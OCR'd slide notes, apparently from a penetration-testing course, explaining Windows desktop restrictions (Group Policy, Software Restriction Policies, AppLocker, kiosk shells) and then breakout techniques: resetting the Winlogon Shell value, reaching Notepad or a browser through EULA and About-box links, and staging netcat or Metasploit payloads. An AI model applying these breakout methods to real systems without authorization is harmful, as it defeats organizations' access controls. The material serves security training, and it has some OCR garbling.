
The restrictions on desktops can more or less be categorized into three types of security controls:

- Physical security controls are applied between the hardware and OS layer of the system. Examples are disabling USB ports in the BIOS, removing the wireless hardware components, full hard disk encryption.

- Network and Internet controls are network of host perimeter controls and reside on the network layer. Examples are host intrusion detection systems, using proxies to do content filtering on web traffic, personal firewalls on desktop restricting ingress and egress filtering.

- Controls inside the OS layer itself such as on Windows. Examples are hiding start menu, restricting the execution of applications …

While all of these are important, we will be focusing on Windows controls here, given the scope of the material.




There are numerous methods for controlling Windows systems, ranging from built-in features to third-party solutions.

Group Policy Objects are a set of controls that can be implemented on the user or computer environment. The main advantage is that this set of GPOs can be centrally managed and pushed out to all systems or users.

Software Restriction Policies are defined in a GPO and these policies can control the execution of a binary based upon a rule set defined by the Administrator. Since Windows 2008 R2 and Windows 7, Microsoft has introduced a new feature named AppLocker which is not the same, but can do all functions of SRPs and even more.


Third-party software can be used to control the Windows environment. This is a very common technique in public Kiosks.



Group Policy Objects are amazing. They provide incredibly granular controls over thousands of Windows settings and can be enforced on machines, domains, organizational units, and by default, the following Administrative Templates GPOs are available:

- Windows components: NetMeeting, Internet Explorer, Windows Explorer, Microsoft Management Console, Task Scheduler, Terminal Services …
- Start Menu and Taskbar
- Desktop
- Control Panel
- Shared Folders
- Network
- System

GPOs can be leveraged by organizations to significantly restrict Desktops down.




Software Restriction Policies are defined under the Security Settings section within the Group Policy Editor. The purpose of an SRP is to control the applications that can be run on the system. This can help Administrator to prevent end-users to execute binaries downloaded from the Internet or transferred by using a portable medium such as a USB stick.

Two security levels are available:

- Unrestricted: software access rights are determined by the access rights of the user (default In Windows 2003 or lower)
- Disallowed: software will not run, regardless of the access rights of the user

This means that when the Unrestricted settings is set, any end-user can download or transfer an application to the system and execute this application. Think about portable applications (Firefox, Skype …) or even malware or trojans. The Disallowed setting will not allow a user to execute any application. Once this default security level is set, Windows will use a set of Software Restriction Policy rules to further refine what is not allowed with the Unrestricted security level, or what is allowed with the Disallowed security level.




There are four types of rules that currently exist:

- Certificate: software publisher certificate has been used to digitally sign the file
- Hash: a cryptographic fingerprint of the file is used
- Zone: from which IE zone the file was downloaded
- Path: location where the file is stored

The policy rules are evaluated in combination with the configured security level (Unrestricted/Disallowed), and can typically be set on two values:

- Unrestricted: if the application falls into the scope of the rule, execution is allowed
- Disallowed: if the application falls into the scope of the rule, execution is not allowed

An example: a system is configured with the default security level Unrestricted; we create a new Hash rule for the mspaint.exe application (located in the C:\Windows directory), and tgvbfset the Has rule's security level to Disallowed. A fingerprint of the mspaint.exe application is stored for later usage. When the end-user now tries to start-up the Microsoft Paint utility, the Windows OS will evaluate the default security level and all the SRP rules and will notice that the fingerprint of the executed application matches one of the rules that is set on Disallowed. Execution of the application will fail regardless of the permission of the end-user on this application (MS Paint is normally executable by anyone).




AppLocker was introduced in Windows Server 2008 R2 and Windows 7 as the new version of Software Restriction Policies It allows you to create rules to allow or deny applications from running based on the properties of files and to specify which users or groups can run those applications.

Using AppLocker, you can:

- Control the following types of applications: executable files (.exe and .com), scripts (.js, .ps1, .vbs, .cmd, and .bat), Windows Installer files (.mst, .msi and .msp), and DLL files (.dll and .ocx), and packaged apps and packaged app installers (appx).
- Define rules based on file attributes derived from the digital signature, including the publisher, product name, file name, and file version. For example, you can create rules based on the publisher attribute that is persistent through updates, or you can create rules for a specific version of a file.
- Assign a rule to a security group or an individual user.
- Create exceptions to rules. For example, you can create a rule that allows all Windows processes to run except Registry Editor (Regedit.exe).
- Use audit-only mode to deploy the policy and understand its impact before enforcing it.
- Import and export rules. The import and export affects the entire policy. For example, if you export a policy, all of the rules from all of the rule collections are exported, including the enforcement settings for the rule collections. If you import a policy, all criteria in the existing policy are overwritten.
- Streamline creating and managing AppLocker rules by using Windows PowerShell cmdlets.

Source: http://technet.microsoft.com/en-us/library/ee424367.aspx



Third-party software abounds for restricting Desktops. These are some of the more widely deployed solutions:


RES PowerFuse - http://www.ressoftware.com/

Secure Desktop - http://visualautomation.com/securedesktop/index.html

SiteKiosk - http://www.sitekiosk.com/

These products typically replace the Windows Shell explorer completely in order to have full control over the system. This is done by pointing the "SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell" registry key to their specific application under the Hive Key Local Machine (HKLM) of Hive Key Current User (HKCU). By doing this, they can trap calls to Sticky Keys (five times shift in Windows), CTRL-ALT-DEL, F1 …

Bypassing these remotely is very difficult unless you find application vulnerabilities which will allow you to execute custom code. However, if you find a way to edit the registry (rebooting using live cd, local admin rights …) you can set the Windows Shell Explorer key to the default Windows value "explorer.exe" and this could fix some of the restrictions. ;-)




It is not always needed to use the latest 0day exploit code in order to compromise an environment. Often security systems can fail by using a combination of low risk vulnerabilities.

In the context of restricted desktops, in order to perform a successful attack we would need to:

a) Find a way to break-out of the implemented restriction. For example, some restrictions do not allow you to execute cmd.exe or to start-up a Windows Explorer shell.
b) Be able to transfer tools and files (that we sometimes need to break-out of the restriction) to our target system. Think about transferring exploit or privilege escalation code, useful tools like ssh, netcat, Metasploit payloads …
c) Find a way to execute our own custom code. This could, for example, allow us to create a Meterpreter session.

Using these three techniques, we would be able to login into our environment, break-out of the different restrictions, transferring our toolset and finally executing our tools to end-up into an unrestricted system that we can use as a hopping point to further attack the network.




In the next slides, we will see simple, but effective, techniques to execute three applications always installed on any Windows systems:

- The good old command prompt "cmd.exe", which gives us command line control over the operating system. If you have the required privileges, you can use built-in command to edit the registry (reg.exe), to modify network or firewall settings (netsh firewall) and do much more of these nice things.

- Notepad has a lot of the Windows standard dialogs (Open, Save, Print, Help) which allow us to browse the file system with a nice GUI. Additionally, we can use the save functionality to write files to the file system.

- Most of the browsers also have the Windows common dialogs, but they usually allow us to communicate with systems on the Internet.

There are many other built-in Windows tools that can serve a purpose during an attack, but according to our experience, the above three tools are most frequently used. Most of the techniques on the next slides work when Group Policy Objects are configured which are NOT software restriction policies.




Let's take a first example where we are only allowed to run the "HyperTerminal" application. Group Policy Objects have been applied to ensure that there are no desktop icons, there is no start menu or taskbar … we can only use the functionality provided by the HyperTerminal application.

One simple technique can be to abuse the hyperlink to the End-User License Agreement (EULA) which is available in the About screen of the application. By selecting About in the Help menu, we can now click the hyperlink; as a result, Notepad is started and automatically opens EULA.xt located in the Windows\system32 directory.

Other applications sometimes provide clickable links to websites (which will automatically start-up the default browser when clicked) or e-mail addresses (which will start-up the default e-mail client when clicked). Examples are Mozilla Firefox (tested in version 3.6.12) where in the About screen, you have a button "Credits". When you click on this, you will see a list of all contributes including a clickable link "Contributes". This will start a new browser window and take you to the URL about:credit.

Another example is Dr. Watson in Windows (WINDOWS\system32\dwwin.exe) that is automatically invoked when an application crashes. This will show you clickable links which will execute the default browser and take you the URL http://watson.microsoft.com/dw/dcp.asp .



Some Group Policy Objects hide drives, common places or directories in the standard Open Dialog. These GPOs are located under User Configuration -> Administrative Templates -> Windows Components -> Windows Explorer:

Hide these specific drives in My Computer - Removes the icons representing selected hard drives from My Computer and Windows Explorer. Also, the drive letters representing the selected drives do not appear in the standard Open dialog box.

Prevent access to drives from My Computer - Prevents users from using My Computer to gain access to the content of selected drives.

